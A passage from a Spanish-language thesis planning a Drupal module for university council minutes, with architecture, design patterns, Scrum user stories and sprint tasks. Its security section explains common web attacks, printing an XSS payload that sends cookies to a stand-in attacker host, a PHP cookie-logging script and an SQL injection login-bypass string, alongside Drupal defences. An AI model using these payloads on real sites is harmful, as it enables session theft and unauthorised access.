- ➢ Brinda un fácil mantenimiento de los recursos utilizados pues estos pueden ser reemplazados, reparados y actualizados sin causar grandes afectaciones al sistema.
- ➢ Por la característica particular de tener una estructura modular, permite añadir nuevos elementos y a su vez integrar nuevas tecnologías aumentando su infraestructura computacional con lo que se obtiene una mejor escalabilidad.

Desventajas:

- ➢ Se hace difícil la detección e identificación de las fallas debido al uso de diferentes partes de hardware y software provenientes de fabricantes distintos, lo que dificulta el mantenimiento del sistema.
- ➢ Se requiere de la implantación de una herramienta para el manejo de errores con el objetivo de garantizar la consistencia de los datos.

- Otro problema a tener en cuenta es la dificultad de envío de datos y la congestión de las redes debido a las peticiones simultaneas de clientes.
- Se recomienda hacer uso de verificaciones frecuentes de servidores y clientes con el fin de lograr una mejor seguridad.

Con el análisis de los estilos de arquitectura cliente-servidor y orientado a servicios, y teniendo en cuenta el uso de las tecnologías web en el desarrollo del sistema, se usará un servidor central donde se encontrarán almacenados los datos y la aplicación a los cuales se podrá acceder mediante el uso de los browser contenidos en los clientes. La aplicación por su parte estará estructurada en una interfaz visual al usuario, en la cual se podrán hacer las peticiones deseadas por parte del usuario y capturadas por las capas internas del cms drupal que en este caso estaría compuesta por sus módulos y las funciones interna de los mismo además del núcleo (*core)* de drupal.

2.3 Patrones de diseño

Un patrón es una unidad de información que identifica y captura la esencia de un grupo de soluciones probadas asociadas a problemas similares los cuales se ejecutan concurrentemente en un determinado contexto. El nombre que lo define debe ser corto, significativo, que pueda ser recordado con gran facilidad y capas de ubicar su contesto en la información en la que se utiliza. Un patrón tiene como características principales instruir e intuir soluciones asociada a problemas ya resueltos de forma satisfactoria mediante la experiencia almacenada que se enriquece debido a la creatividad e ingenio de los ingenieros.

Un patrón de diseño es el cuerpo de la solución de problemas comunes asociado a los procesos de desarrollos de software brindando una dirección acertada en la ingeniería de software. Se clasifican en creacionales que son los que se encargan de la inicialización y configuración de objetos, estructurales que se encarga de separar la interfaz de la programación asiendo agrupaciones de los componentes en estructuras grandes y de comportamiento que plantea la interrelación de comunicación entre los componentes.

Drupal no es un sistema orientado a objeto, pero su comportamiento es muy similar a este tipo de paradigma de programación por lo que se ven reflejados patrones de diseños como el *singleton*, *command*, *observer* y el *reflection*. Este último como el más importante y mejor reconocido pues está presente en todo momento.

Singleton: Plantea la existencia de una única instancia de una clase y un único punto de acceso global a esta. Como se ha dicho anteriormente drupal no es orientado a objetos pero su comportamiento es similar, pues sus nodos son tratados como objetos de los cuales solo existe una única instancia la cual se referencia teniendo en cuenta los niveles de accesos permitidos por el usuario.

Command: Plantea la encapsulación de una petición de un objeto con el objetivo de llevar un registro de sus peticiones. Drupal no lo hace exactamente así, pues no tiene objetos de clases, en cambio utiliza sus tablas en la base de datos para guardar algunas acciones del usuario.

Observer: Plantea las relaciones que se establecen de uno a muchos entre objetos de forma que si se afecta el funcionamiento de uno, se notifica el cambio a todos. En drupal se evidencia no de objeto a objeto pero si en los módulos, pues un cambio en un módulo principal repercute en el funcionamiento de los módulos que lo usan e incluso podría repercutir de manera general en el sistema.

Reflection: Plantea la creación de software de forma dinámica mediante la definición de un mecanismo que permita cambiar la estructura y además el comportamiento. Drupal permite mediante los módulos arrendados modificar el comportamiento del sistema sin necesidad de alterar el código del núcleo (*core)* que es el que permite realizas las funcionalidad base del drupal.

2.4 Seguridad

La seguridad informática tiene como objetivo principal asegurar el buen uso de los recursos informáticos disponibles en una organización así como garantizar que la información que

contiene sea accesible solo por aquellas personas que tengan acceso dentro del límite de seguridad definido en la entidad.

Para considerar que un sistema informático es seguro se deben tener en cuenta características fundamentales como: la integridad que garantiza que solo el personal autorizado pueda modificar cierta información y de una forma controlada, la confidencialidad que permite hacer restricciones para que la información solo sea visible para los autorizados, la disponibilidad la cual garantiza que la información pueda ser consultada en el momento que se requiera y la irrefutabilidad donde se garantiza que si un usuario hiso uso o modificación de algún recurso o información no pueda negarlo.

En este epígrafe se hace referencia a los ataques más comunes realizados a las aplicaciones web.

Ataques de formato de cadena

Un formato de cadena esta dado por la forma que el compilador de c recibe la instrucción para imprimir, y como debe quedar el formato de los datos. Los ataques realizados a las vulnerabilidades de formato de cadena se pueden clasificar en:

Denegación de acceso: Se caracteriza por el uso de múltiples instancia del especificador de formato %s el cual permite leer los datos de la pila pero al usar varias instancias el programa intenta leer los datos desde una dirección ilegal.

Lectura: Utiliza el especificador de formato %x para imprimir los datos de memoria a los que no se tiene acceso.

Escritura: Intenta sobrescribir el puntero de instrucción y la fuerza de ejecución de usuarios suministrados por el código depositado mediante el uso de los especificadores de formato %d, %u%x.

Cross-Site Scripting (XSS)

Esta vulnerabilidad consiste en aprovecharse de la falta de filtrado en los campos de entrada de una aplicación web permitiendo que se ingresen y envíen datos sin ningún tipo de verificación pudiendo infiltrarse *script* completos que pueden ejecutar secuencias de comandos maliciosos.

Esto ataques están encaminados generalmente a los clientes que son los más vulnerables en estos casos. El mayor problema radica en que estas cadenas de códigos se esconden por debajo de los vínculos que el usuario ejecuta con completa confianza pues no puede ver el código maligno que contiene el hipervínculo. Estos enlaces son creados en lugares donde no levanten ningún tipo de sospecha como puede ser noticias, enlace de correos, entre otros.

A continuación se muestra un ejemplo de cómo un atacante publica una imagen que parece inofensiva pero que en realidad no lo es.

```
http://www.mipagina-malosa.com/mifoto.jpg name="foto"
Pero a la vez agrega lo siguiente a dicho vínculo de la imagen:
onload="foto.src='http://www.mipagina-malosa.com/foto.php?
galleta='%20+document.cookie;">
```

Analizando el código anterior se puede ver como al finalizar el cargado de la imagen se usa una variable falsa llamada galleta en la cual se almacenaran las cookies del usuario que haya seguido el *link* y enviadas a otra pagina determinada por el atacante que sería la que se presenta a continuación donde las cookies son almacenas en un archivo cookies.txt.

Código de foto.php.

```
<? $galleta = $_REQUEST [galleta];
    $file=fopen("cookies.txt", "a");
    fput($file, "$galleta\n");
    fclose($file); ?>
```

Esto significa un agujero de seguridad en la aplicación que pone en peligro la integridad de los datos de cualquier usuario.

Inyección SQL

La inyección SQL consiste en la introducción de código SQL invasor que es inyectado dentro del código que emplea la aplicación mediante los campos disponibles al usuario los cuales no han sido validados permitiendo alterar el comportamiento de la aplicación con funcionalidades no deseadas.

Cuando un código falso es introducido dentro de una consulta y esta es ejecutada implica que también sea ejecutado el código malicioso el cual pudiera implicar hacer muchas cosas como insertar datos falsos, modificar los ya existentes, eliminarlos y otros más graves aun como hacer modificaciones de acceso dentro de nuestra base de datos.

Suponiéndose que se tiene una consulta para validar el acceso de un usuario registrado en una base de dato cualquiera como sigue:

```
<?
$sql = "SELECT * FROM usr WHERE id = '" . $id ;
$sql .= "' AND pwd = '" . $pwd . "'" ;
?>
```

Cuando los datos pasados en el formulario sean los correctos y esperados, la consulta a la base de dato se haría normal devolviendo los datos y los permisos requeridos al usuario.

```
SELECT * FROM usr WHERE id = 'root' AND pwd = '4358'
```

Pero si en vez de tener esta entrada se tuviera el intento de modificar la consulta para tener acceso sin estar registrado en la base de dato pasando como contraseña **' OR '' = '** entonces la consulta se modificaría como sigue:

```
SELECT * FROM usr WHERE id = 'root' AND pwd = ' ' OR '' = ' '
```

En este caso, como “siempre es igual a “, entonces se habrá modificado la consulta en la cual siempre se devuelven los datos del usuario aunque la contraseña no sea la correcta y de esta forma se pudiera conectar como cualquier usuario, solo necesitaría cambiar el usuario.

¿Cómo solucionar la seguridad?

Mediante el estudio de los principales ataques informáticos dirigidos a las aplicaciones web, se pudo evidenciar que las mayores amenazas de ataques a sistemas web provienen de las entradas que reciben las aplicaciones desde el exterior. Drupal posee mecanismo internos del lado del servidor que le permiten contrarrestar este tipo de agresiones, tal es el caso del uso de los marcadores en las sentencias SQL, los cuales permiten obtener un código desinfectado mediante la manipulación de los datos. Otros de los mecanismo empleados por drupal son los filtros de datos. Para ello se hace uso de las funciones siguientes: *check_plain()*, *filter_xss()*, *check_markup()*, entre otras.

Por otro lado, drupal brinda un sistema de permisos asignados a roles mediante el cual, se garantiza que un determinado usuario solo tenga acceso a la información que le esta conferida dentro del sistema. Una vez que es asignado un rol a un usuario, este solo podrá realizar las tareas que le han sido establecidas a dicho rol.

2.5 Descripción de la solución

En el siguiente subepígrafe se hará referencia a las principales propuestas de solución con vista a alcanzar los objetivos propuestos en el presente trabajo.

Roles de usuarios

Tabla 2.1 Roles definidos para el sistema

Roles	
Roles	**Descripción**
Usuario Anónimo	Se define como cualquier persona que entre en el sistema sin necesidad de autenticación con ningún privilegio
Usuario Registrado	Se define como cualquier persona que se autentica en el sistema con los privilegios que le hayan sido concedidos.
Secretaria consejo universitario	Se define como una especialización de usuario que tendrá acceso a la creación y edición de las actas del consejo universitario de la UCI así como el consejo

	universitario ampliado.
Miembros consejo universitario	Se define como una especialización de usuario que tendrá acceso a la información contenida dentro de los documentos que se crean, concernientes al consejo universitario, pero no a modificarla.
Revisor	Se define como una especialización de usuario que solo tendrá acceso a modificar las actas pero no a modificarlas.
Miembros comité de control	Se define como una especialización de usuario que tendrá acceso a la información contenida dentro de los documentos que se crean, concernientes al comité de control, pero no a modificarla.
Administrador	Se define como una especialización de usuario que tendrá el acceso total del sistema y por ende la solución de los problemas que se presenten.

Pila de producto (*Product backlog*)

Tabla 2.2 Historia: Autenticar Usuario

Historia de Usuario		
Número: 1	**Usuario:** Usuarios registrados	
Nombre historia: Autenticar Usuario		
Prioridad: 16	**Puntos estimados:**1	**Iteración:** 1
Descripción: Para tener acceso a la información contenida dentro del sistema se debe de estar previamente registrado, de lo contrario solo se tendrá acceso a la información publicada para usuarios anónimos.		
Observaciones: La autenticación estará basada en el dominio donde se encuentre el sistema, en este caso, la UCI. Se requiere los datos del LDAP_UCI.		
Como Probarlo: Crear un usuario registrado y autenticarse en el sistema.		

Tabla 2.3 Historia: Crear Agenda

Historia de Usuario		
Número: 2	**Usuario:** Secretaria Consejo Universitario	
Nombre historia: Crear Agenda		
Prioridad: 15	**Puntos estimados:** 10	**Iteración:** 1
Descripción: Para la creación de una agenda se deben insertar los datos de la agenda de forma manual y posteriormente guardarlos.		
Observaciones: Solo podrá existir una agenda pendiente de cada reunión a desarrollar.		
Como Probarlo: Insertar los datos en el formulario de forma correcta y verificar que los mismos han sido guardados en la tabla correspondiente de la base de datos.		

Tabla 2.4 Historia: Modificar Agenda

Historia de Usuario		
Numero: 3	**Usuario:** Revisor-Secretaria Consejo Universitario	
Nombre historia: Modificar Agenda		
Prioridad: 14	**Puntos estimados:**4	**Iteración:** 1
Descripción: Se mostrarán los datos que se desean cambiar, permitiendo que estos sean modificados y guardados.		
Observaciones:		
Como Probarlo:		

Se modifica alguno de los campos mostrado y luego se guarda. Para asegurarse de que el cambio fue valido, se debe verificar en la tabla correspondiente en la base de datos.

Tabla 2.5 Historia: Desarrollar Acta

Historia de Usuario		
Numero: 4	**Usuario:** Secretaria Consejo Universitario	
Nombre historia: Desarrollar Acta		
Prioridad: 13	**Puntos estimados:** 24	**Iteración:** 1 , 2 y 3
Descripción: Cuando es iniciada una reunión, se debe permitir redactar una breve introducción, poder pasar la asistencia de la reunión en cualquier momento del transcurso de la misma, permitir que en cada punto de la agenda correspondiente a dicha acta se puedan agregar los resúmenes de lo que se debate y finalmente que una vez terminada el acta pueda ser revisada y publicada.		
Observaciones: Cuando el acta es terminada su estado debe ser cambiado.		
Como Probarlo: Se introducen los datos en los formularios a medidas que estos van apareciendo y luego serán guardados, para verificarlos, se debe consultar en la base de datos que los mismo han sido salvados satisfactoriamente y que además el estado del acta ha sido cambiado.		

Tabla 2.6 Historia: Crear Acuerdos

Historia de Usuario	
Numero: 5	**Usuario:** Secretaria Consejo Universitario
Nombre historia: Crear Acuerdos	

Prioridad: 13	**Puntos estimados:**3	**Iteración:** 3
Descripción: La creación de un acuerdo se hará de forma manual introduciendo los datos en los campos y posteriormente enviándolos a la basa de datos donde serán almacenados.		
Observaciones: El número de los acuerdos deberán ser consecutivos.		
Como Probarlo: Introducir los datos en el formulario y luego de enviarlos, comprobar que fueron guardados.		

Tabla 2.7 Historia: Modificar Acuerdos

		Historia de Usuario
Numero: 6	**Usuario:** Revisor	
Nombre historia: Modificar Acuerdos		
Prioridad: 12	**Puntos estimados:** 2	**Iteración:** 3
Descripción: Solo se mostrarán los campos modificables permitiendo alterar los datos y guardarlos en la base de datos.		
Observaciones:		
Como Probarlo: Alterar los datos mostrados y guardarlos. Verificar en la base de datos que los datos modificados fueron guardados.		

Tabla 2.8 Historia: Mostrar Actas

		Historia de Usuario
Numero: 7	**Usuario:** Miembro Comité de Control - Miembro	

	Consejo Universitario.	
Nombre historia: Mostrar Actas		
Prioridad: 11	**Puntos estimados:** 5	**Iteración:** 4
Descripción: Se deberán mostrar todos los contenidos pertenecientes a un acta determinada		
Observaciones: Las actas serán mostradas en dependencia de los permisos otorgados a los Roles.		
Como Probarlo: Mostrar un link con el nombre del acta y una vez dado clic sobre el mismo mostrar el contenido del acta.		

Tabla 2.9 Historia: Generar Documento

		Historia de Usuario
Numero: 8	**Usuario:** Secretaria Consejo Universitario	
Nombre historia: Generar Documento		
Prioridad: 8	**Puntos estimados:** 4	**Iteración:** 4
Descripción: Una vez terminada el acta deberá brindarse la opción de crear un documento, en este caso PDF, para proceder a la impresión de la misma.		
Observaciones:		
Como Probarlo: Mostrar un link o botón que permita crear el documento.		

Tabla 2.10 Historia: Buscar Contenidos

		Historia de Usuario

Numero: 9		**Usuario:** Miembro Comité de Control - Miembro Consejo Universitario - Miembro Consejo Universitario Ampliado.
Nombre historia: Buscar Contenidos		
Prioridad: 9	**Puntos estimados:** 10	**Iteración:** 4
Descripción: Permitir buscar actas, acuerdos y agendas por conceptos de número, fecha fija o período (1 mes, 3 meses, 6 meses, 1 año).		
Observaciones: Para las búsquedas habrá que tener en cuenta los permisos de cada usuario.		
Como Probarlo: Introducir el criterio de búsqueda de tal forma que exista en la base de datos y mostrar el contenido.		

Tareas por Sprint

Un *sprint* consiste en seleccionar las historias de la pila de producto(*product backlog)*, generalmente seleccionadas por prioridad, que se desarrollarán en un período de tiempo determinado por la velocidad del equipo de desarrollo y en el que se obtiene una parte funcional del producto. Con el desarrollo de cada *sprint* se irá incrementando los beneficios funcionalmente hasta lograr un producto entregable. Se consideraran como funcionalidades críticas aquellas que tengan una prioridad superior a 10. Para determinar la duración de un *sprint* se debe de tener en cuenta que solo se dispone de un hombre y la sumatoria de los estimados de las historias que se incluyen no debe exceder la velocidad calculada.

Pila de Sprint I

Duración del *sprint*:

Días-Hombres disponibles = 18

Factor de dedicación = 1

Velocidad estimada = 18 puntos

En el presente *sprint* se incluyen las historias 2 y 3. La historia 4 será iniciada pero no se compromete con los resultados del *sprint*.

Tabla 2.11 Tarea: Formulario crear agenda

Tarea	
Número tarea: 1	**Historia:** Crear Agenda
Nombre tarea: Formulario crear agenda	
Tipo tarea: Desarrollo.	**Puntos estimados:** 5
Fecha inicio: 14/03/09	**Fecha fin:** 18/03/09
Programadores Responsables: Alejandro Guerra	
Descripción: Crear un formulario con los campos obligatorios y opcionales necesarios para crear un acta. Los números de cada acta serán generados automáticamente por el sistema, por lo que el usuario no verá el número hasta que no sea creada la agenda. El botón *submit* dará la posibilidad de crear los puntos de una agenda. Campos obligatorios: tipo de acta, tipo de reunión, fecha, hora, lugar, participantes. Campos Opcionales: importante.	

Tabla 2.12 Tarea: Formulario crear punto de la agenda

Tarea	
Número tarea: 2	**Historia:** Crear Agenda
Nombre tarea: Formulario crear punto de la agenda	
Tipo tarea: Desarrollo.	**Puntos estimados:** 2
Fecha inicio: 19/03/09	**Fecha fin:** 20/03/09

Programadores Responsables: Alejandro Guerra
Descripción: Se crea un formulario en el cual se podrá introducir cada punto de la reunión. Solo tendrá un campo disponible en el cual se podrá introducir el texto que describirá a dicho punto.

Tabla 2.13 Tarea: Guardar agenda

Tarea	
Número tarea: 3	**Historia:** Crear Agenda
Nombre tarea: Guardar agenda	
Tipo tarea: Desarrollo.	**Puntos estimados:** 3
Fecha inicio: 21/03/09	**Fecha fin:** 23/03/09
Programadores Responsables: Alejandro Guerra	
Descripción: Se reciben los datos desde el formulario para ser guardados en la base de datos. Se debe obtener el número del acta anterior para así general el número del acta que se desea guardar. Además se genera el nombre del acta, y su estado será por defecto no terminado.	

Tabla 2.14 Tarea: Modificar datos de la agenda

Tarea	
Número tarea: 1	**Historia:** Modificar Agenda
Nombre tarea: Modificar datos de la agenda	
Tipo tarea: Desarrollo.	**Puntos estimados:** 4
Fecha inicio: 24/03/09	**Fecha fin:** 27/03/09
Programadores Responsables: Alejandro Guerra	

Descripción:
Se muestra un formulario con los campos que se encuentran previamente almacenados en la base de datos, permitiendo que aquellos que pueden ser modificados sean alterados y guardados.

Tabla 2.15 Tarea: Formulario confirmar agenda

Tarea	
Número tarea: 1	**Historia:** Desarrollar Acta
Nombre tarea: Formulario confirmar agenda	
Tipo tarea: Desarrollo.	**Puntos estimados:** 2
Fecha inicio: 28/03/09	**Fecha fin:** 29/03/09
Programadores Responsables: Alejandro Guerra	
Descripción: Se mostraran en campos editables los datos de la agenda que debió haber sido creada previamente antes de la reunión. Una vez confirmados los datos mediante un botón *submit* se debe mostrar el formulario introducción del acta.	

Tabla 2.16 Tarea: Formulario introducción del acta

Tarea	
Número tarea: 2	**Historia:** Desarrollar Acta
Nombre tarea: Formulario introducción del acta	
Tipo tarea: Desarrollo.	**Puntos estimados:** 1
Fecha inicio: 30/03/09	**Fecha fin:** 30/03/09
Programadores Responsables: Alejandro Guerra	
Descripción:	

El formulario debe contener un campo en el cual se pueda escribir un texto y un botón *submit* para enviarlo a la base de datos y ser almacenado el contenido. El botón servirá además para mostrar el formulario intervenciones.

Al terminar el *sprint* I, el módulo se encontrará en un 20% de la solución total estando totalmente desarrollada la historia de usuario 1 y 2 e iniciada la historia 3. Mediante la validación de los campos de entrada externa se eliminarían brechas de seguridad que pudieran existir así como lograr una mayor confiabilidad en la solución propuesta.

Pila de Sprint II

Duración del *sprint:*

Días-Hombres disponibles = 24

Factor de dedicación = 14 / 18

= 0.78

Velocidad estimada = 24 * 0.78

= 18 puntos

En este *sprint* se incluye la historia 4 pero no se tiene la seguridad de que se pueda terminar. El trabajo pendiente continuará en la próxima iteración.

Tabla 2.17 Tarea: Formulario presentes del acta

Tarea	
Número tarea: 3	**Historia:** Desarrollar Acta
Nombre tarea: Formulario presentes del acta	
Tipo tarea: Desarrollo.	**Puntos estimados:** 2
Fecha inicio: 03/04/09	**Fecha fin:** 04/04/09
Programadores Responsables: Alejandro Guerra	
Descripción:	

La asistencia a una reunión debe poder realizarse en cualquier momento del desarrollo de la reunión, por lo que la opción debe aparecer en cada uno de los formularios que pertenecen al proceso de desarrollo mencionado. El formulario de los presentes a un acta mostrará un listado de todos los miembros e invitados permanentes con la opción de marcar los presentes y enviar los datos mediante un botón *submit*. Se debe permitir además que, si en el listado no aparece una persona determinada, se pueda adicionar un nuevo miembro o un nuevo invitado que puede ser permanente o no.

Tabla 2.18 Tarea: Formulario adicionar miembro

Tarea	
Número tarea: 4	**Historia:** Desarrollar Acta
Nombre tarea: Formulario adicionar miembro	
Tipo tarea: Desarrollo.	**Puntos estimados:** 3
Fecha inicio: 05/04/09	**Fecha fin:** 07/04/09
Programadores Responsables: Alejandro Guerra	
Descripción: El formulario adicionar miembro debe mostrar una lista de todos los miembros registrados y además los campos nombre y cargo necesarios para adicionar un nuevo miembro con la posibilidad de definir a donde pertenece (Consejo Universitario, Consejo Universitario Ampliado). Mediante un botón *submit* se enviarán los datos a la base de datos para ser almacenados.	

Tabla 2.19 Tarea: Formulario adicionar invitado

Tarea	
Número tarea: 5	**Historia:** Desarrollar Acta

Nombre tarea: Formulario adicionar invitado	
Tipo tarea: Desarrollo.	**Puntos estimados:** 3
Fecha inicio: 08/04/09	**Fecha fin:** 10/04/09
Programadores Responsables: Alejandro Guerra	
Descripción: El formulario adicionar invitado debe mostrar una lista de todos los invitados registrados y además los campos nombre y cargo necesarios para adicionar un nuevo invitado con la posibilidad de definir si es invitado permanente o es otro invitado. Mediante un botón *submit* se enviarán los datos a la base de datos para ser almacenados.	

Tabla 2.20 Tarea: Formulario intervenciones

Tarea	
Número tarea: 6	**Historia:** Desarrollar Acta
Nombre tarea: Formulario intervenciones	
Tipo tarea: Desarrollo.	**Puntos estimados:** 4
Fecha inicio: 11/04/09	**Fecha fin:** 14/04/09
Programadores Responsables: Alejandro Guerra	
Descripción: El formulario intervenciones debe permitir que por cada uno de los puntos de la agenda previamente creados aparezca un campo de texto en el que se debe introducir todo el contenido que se recopile durante el debate de una reunión. Mediante un botón *submit* los datos serán enviados a la base de datos. Además, se debe brindar la opción de crear acuerdos por cada uno de los puntos de la agenda. Finalmente se mostrarán dos enlaces, uno que permitirá precisar los ausentes a la reunión y otro para terminar el acta.	

Tabla 2.21 Tarea: Formulario ausentes del acta

Tarea	
Número tarea: 7	**Historia:** Desarrollar Acta
Nombre tarea: Formulario ausentes del acta	
Tipo tarea: Desarrollo.	**Puntos estimados:** 3
Fecha inicio: 15/04/09	**Fecha fin:** 17/04/09
Programadores Responsables: Alejandro Guerra	
Descripción: El formulario debe mostrar un listado de todos los miembros que no han sido marcados como presentes en la reunión permitiendo marcarlo para confirmar su inasistencia. Mediante un botón *submit* se enviarán los datos a la base de datos.	

Con la realización del sprint II, se habrá logrado un 45% de la propuesta teniéndose hasta el momento, la mayor cantidad de funcionalidad necesarias indispensables para lograr el desarrollo de un acta.

Pila de Sprint III

Duración del *sprint:*

Días-Hombres disponibles = 22

Factor de dedicación = 17 / 22

= 0.77

Velocidad estimada = 24 * 0.77

= 18 puntos

En este *sprint* se incluye la historia 5 y se da seguimiento a las tareas pendiente del *sprint* anterior.

Tabla 2.22 Tarea: Formulario chequeo de acuerdos

Tarea	
Número tarea: 8	**Historia:** Desarrollar Acta
Nombre tarea: Formulario chequeo de acuerdos	
Tipo tarea: Desarrollo.	**Puntos estimados:** 5
Fecha inicio: 21/04/09	**Fecha fin:** 25/04/09
Programadores Responsables: Alejandro Guerra	
Descripción: Para realizar el formulario primeramente se debe hacer una búsqueda de todos los acuerdos que están pendientes o en procesos y de los que han cambiado su estado en el período de desarrollo entre una reunión y otra. Una vez realizada la búsqueda, se procede a la creación del formulario el cual mostrará todos los datos de los acuerdos obtenidos en la búsqueda y además un cuadro de texto para el debate que se realicen de los mismos.	

Tabla 2.23: Tarea Terminar acta

Tarea	
Número tarea: 9	**Historia:** Desarrollar Acta
Nombre tarea: Terminar acta	
Tipo tarea: Desarrollo.	**Puntos estimados:** 4
Fecha inicio: 26/04/09	**Fecha fin:** 29/04/09
Programadores Responsables: Alejandro Guerra	
Descripción: Se mostrará una página con todos los datos que han sido guardados de un acta determinada. Cada campo mostrado en la página podrá ser editado si se desea. Al final de la página se mostrara un pequeño formulario con un campo para precisar la hora en que termina la reunión. Mediante un botón *submit* se envía el dato insertado y será mostrada la página nuevamente con todos los datos actualizados. Debe	

permitirse además la creación de un anexo si fuera necesario.

Tabla 2.24 Tarea: Formulario crear anexo

Tarea	
Número tarea: 10	**Historia:** Desarrollar Acta
Nombre tarea: Formulario crear anexo	
Tipo tarea: Desarrollo.	**Puntos estimados:** 2
Fecha inicio: 30/04/09	**Fecha fin:** 01/05/09
Programadores Responsables: Alejandro Guerra	
Descripción: Se mostrarán los campos título y cuerpo necesario para crear el anexo, en el cuerpo se debe permitir copiar de un documento externo, en este caso Word. Mediante un botón *submit* se envían los datos para ser almacenados en la base de datos.	

Tabla 2.25 Tarea: Formulario crear acuerdo

Tarea	
Número tarea: 1	**Historia:** Crear Acuerdos
Nombre tarea: Formulario crear acuerdo	
Tipo tarea: Desarrollo.	**Puntos estimados:** 3
Fecha inicio: 02/05/09	**Fecha fin:** 04/05/09
Programadores Responsables: Alejandro Guerra	
Descripción: El formulario debe contener los campos descripción, que se refiere el texto que define el acuerdo, y responsable, que es la persona que debe cumplir dicho acuerdo. Se debe tener en cuenta que cada	

acuerdo tiene un modo de cumplimiento (Inmediato, En el acto, Fecha de cumplimiento) por lo que se debe brindar la opción de elegir cuál será el modo de cumplimiento que, en caso de que sea Fecha de cumplimiento, se debe permitir elegir la fecha de cumplimiento que se desea. Los números de los acuerdos deberán ser generados automáticamente por el sistema obteniéndose el último acuerdo que haya sido creado. Los datos serán enviados a la base de datos mediante un botón *submit*.

Tabla 2.26 Tarea: Modificar acuerdo

Tarea	
Número tarea: 1	**Historia:** Modificar Acuerdos
Nombre tarea: Modificar acuerdo	
Tipo tarea: Desarrollo.	**Puntos estimados:** 2
Fecha inicio: 05/05/09	**Fecha fin:** 06/05/09
Programadores Responsables: Alejandro Guerra	
Descripción: Se mostrará un formulario con los datos almacenados en la base de datos de un acuerdo determinado, permitiendo modificar los campos y además cambiarle el estado de cumplimiento (Cumplido, Pendiente, En proceso). Los datos serán enviados mediante un *submit.*	

Con el sprint III se habrá llegado hasta el 75% del módulo con todas sus funcionalidades críticas listas para ser probadas. El sistema estaría funcional con los principales requerimientos cumplidos.

Pila de Sprint IV

Duración del *sprint:*

Días-Hombres disponibles = 20

Factor de dedicación = 16 / 20

= 0.80

Velocidad estimada = 20 * 0.80

= 16 puntos

En este *sprint* se incluye la historia 7 y 9.

Tabla 2.27 Tarea: Listar actas

Tarea	
Número tarea: 1	**Historia:** Mostrar Actas
Nombre tarea: Listar actas	
Tipo tarea: Desarrollo.	**Puntos estimados:** 2
Fecha inicio: 10/05/09	**Fecha fin:** 11/05/09
Programadores Responsables: Alejandro Guerra	
Descripción: Se debe mostrar un listado con todas las actas que poseen el estado de terminadas. Deberán estar ordenadas por número de acta descendentemente, de tal forma que la última publicada sea la primera en la lista. El nombre del acta será un link el cual mostrará el acta en su totalidad. Se debe tener en cuenta que las actas se deben mostrar dependiendo del rol asignado al usuario.	

Tabla 2.28 Tarea: Contenido del acta

Tarea	
Número tarea: 2	**Historia:** Mostrar Actas
Nombre tarea: Contenido del acta	
Tipo tarea: Desarrollo.	**Puntos estimados:** 3
Fecha inicio: 12/05/09	**Fecha fin:** 14/05/09
Programadores Responsables: Alejandro Guerra	
Descripción:	

El contenido del acta deberá estar ordenado de la siguiente manera:

- Nombre del acta
- Tipo de reunión
- Encabezado
- Introducción
- Puntos de la agenda seguido de la intervención perteneciente a dicho punto
- Documentos que se anexan
  - Relación de los presentes(Miembros, Invitados permanentes, otros invitados)
  - Relación de los ausentes(Miembros)
  - Titulo de algún anexo creado
  - Agenda

Tabla 2.29 Tarea: Formulario buscar contenido por número

Tarea	
Número tarea: 1	**Historia:** Buscar Contenidos
Nombre tarea: Formulario buscar contenido por número	
Tipo tarea: Desarrollo.	**Puntos estimados:** 1
Fecha inicio: 15/05/09	**Fecha fin:** 15/05/09
Programadores Responsables: Alejandro Guerra	
Descripción: El formulario tendrá un campo en el cual se debe escribir el número de acta, acuerdo o agenda que se desea buscar. Teniendo en cuenta los permisos del usuario debe aparecer la opción para seleccionar qué tipo de acta se desea buscar. Mediante un botón *submit* los datos serán enviados.	

Tabla 2.30 Tarea: Formulario buscar contenido por fecha

Tarea	
Número tarea: 2	**Historia:** Buscar Contenidos
Nombre tarea: Formulario buscar contenido por fecha	
Tipo tarea: Desarrollo.	**Puntos estimados:** 1
Fecha inicio: 16/05/09	**Fecha fin:** 16/05/09
Programadores Responsables: Alejandro Guerra	
Descripción: El formulario tendrá un campo en el cual se debe seleccionar la fecha del acta que se desea buscar. Las fechas aparecerán de forma dinámica dependiendo del permiso que tenga el usuario.	

Tabla 2.31 Tarea: Formulario buscar contenido por periodo

Tarea	
Número tarea: 3	**Historia:** Buscar Contenidos
Nombre tarea: Formulario buscar contenido por periodo	
Tipo tarea: Desarrollo.	**Puntos estimados:** 3
Fecha inicio: 17/05/09	**Fecha fin:** 19/05/09
Programadores Responsables: Alejandro Guerra	
Descripción: Este formulario tendrá las opciones de buscar por: 1 mes, 3 meses, 6 meses, 1 año. En el caso de que sea por año solo será necesario el campo que permita introducir el año, en caso de ser otro período de los antes mencionado será necesario seleccionar además el mes inicial. Los datos serán enviados mediante un botón *submit*.	

Tabla 2.32 Tarea: Buscar contenido acta

Tarea	
Número tarea: 4	**Historia:** Buscar Contenidos
Nombre tarea: Buscar contenido acta	
Tipo tarea: Desarrollo.	**Puntos estimados:** 2
Fecha inicio: 20/05/09	**Fecha fin:** 21/05/09
Programadores Responsables: Alejandro Guerra	
Descripción: La tarea estará destinada a desarrollar las funciones que recibirán como parámetro el filtro de la búsqueda que se obtiene de los formularios correspondientes a buscar por número, fecha o período. Las funciones obtendrán los resultados referentes a las actas. Después de obtener los datos serán mostrados en un listado dentro de una tabla.	

Tabla 2.33 Tarea: Buscar contenido agenda

Tarea	
Número tarea: 5	**Historia:** Buscar Contenidos
Nombre tarea: Buscar contenido agenda	
Tipo tarea: Desarrollo.	**Puntos estimados:** 2
Fecha inicio: 22/05/09	**Fecha fin:** 23/05/09
Programadores Responsables: Alejandro Guerra	
Descripción: La tarea estará destinada a desarrollar las funciones que recibirán como parámetro el filtro de la búsqueda que se obtiene de los formularios correspondientes a buscar por número, fecha o período. Las funciones obtendrán los resultados referentes a las agendas. Después de obtener los datos serán mostrados en un listado dentro de una tabla.	

Tabla 2.34 Tarea: Buscar contenido acuerdo

Tarea	
Número tarea: 6	**Historia:** Buscar Contenidos
Nombre tarea: Buscar contenido acuerdo	
Tipo tarea: Desarrollo.	**Puntos estimados:** 2
Fecha inicio: 24/05/09	**Fecha fin:** 25/05/09
Programadores Responsables: Alejandro Guerra	
Descripción: La tarea estará destinada a desarrollar las funciones que recibirán como parámetro el filtro de la búsqueda que se obtiene de los formularios correspondientes a buscar por número, fecha o período. Las funciones obtendrán los resultados referentes a los acuerdos. Después de obtener los datos serán mostrados en un listado dentro de una tabla.	

